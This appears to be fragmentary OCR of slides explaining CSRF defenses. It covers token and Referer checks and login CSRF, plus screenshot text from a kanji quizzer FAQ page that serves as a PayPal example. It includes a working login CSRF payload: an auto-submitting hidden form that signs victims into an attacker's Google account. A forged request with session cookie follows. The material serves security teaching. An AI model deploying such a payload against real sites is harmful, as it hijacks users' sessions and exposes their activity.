
- Secret Validation Token

```
<input type=hidden value=23a3af01b
```

- Referer Validation

```
Referer: http://www.facebook.com/home.ph
```

Login CSRF



```
<form action=https://www.google.com/login
  method=POST target=invisibleframe>
  <input name=username value=attacker>
  <input name=password value=xyzzy>
</form>
<script>document.forms[0].submit()</script>
```

```
POST /login HTTP/1.1
Referer: http://www.attacker.com/blog
username=attacker&password=xyzzy
```


```
GET /search?q=llamas HTTP/1.1
Cookie: SessionID=ZA1Fa34
```

Web History for attacker

Apr 7, 2008

9:20pm Searched for llamas

Payments Login CSRF


FAQ - Sura-Sura Kanji Quizzer - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://www.kanjiquizzer.com/help/faq.php
Google
PayPal Donate
Done

Quizzer provides an interface for studying these images.

Wow! This site is so cool! How can I show my appreciation?

Sura-Sura Kanji Quizzer is supported by banner advertisements, but you can also support Sura-Sura Kanji Quizzer via PayPal donation:

How does the quizzer choose which kanji to display?

The displayed kanji is chosen at random from among the active kanji. Special effort is taken to avoid displaying the same kanji twice in a row. It might still happen, however, if only one kanji is active.


How should I use the Sura-Sura Kanji Quizzer service?

All we ask is that you use the quizzer honestly. Bad data will make the statistics less useful.

How does the quizzer calculate the "success rate" of a user?

The formula is (Times Succeeded) / (Times Viewed). If you view a kanji but do not click the "Success" button (for example, if you click a link to some other part of the site), that counts against your success rate. Please do not worry too much about

